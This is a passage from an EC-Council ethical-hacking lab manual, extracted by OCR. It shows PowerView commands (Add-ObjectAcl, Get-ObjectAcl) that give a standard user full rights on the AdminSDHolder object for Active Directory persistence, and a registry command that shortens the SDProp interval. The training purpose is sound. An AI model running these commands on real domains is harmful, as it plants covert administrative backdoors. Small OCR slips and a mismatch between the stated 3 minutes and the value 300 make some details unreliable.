
30. As we have access to PowerShell access with admin privileges, we can add a standard user **Martin** in the CEH domain to the **AdminSDHolder** directory and from there to the **Domain Admins** group, to maintain persistence in the domain.
31. To navigate to the PowerView folder in the target machine, in the powershell type **cd C:\Users\Administrator\Downloads\PowerView** and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. Type, **Import-Module ./powerview.psm1** and press **Enter** to Import the powerview.psm1.
33. In the powershell enter the following command and press **Enter** to add Martin to ACL.


    Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. To check the permissions assigned to **Martin** enter the following command in the console and press **Enter**.

Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

35. We can see that user **Martin** now has **GenericaALL** active directory rights
36. Normally the changes in ACL will propagate automatically after 60 minutes, we can enter the following command to reduce the time interval of SDProp to 3 minutes.


    REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300

    Note: Microsoft doesn't recommend the modification of this setting, as this might cause performance issues in relation to LSASS process across the domain.

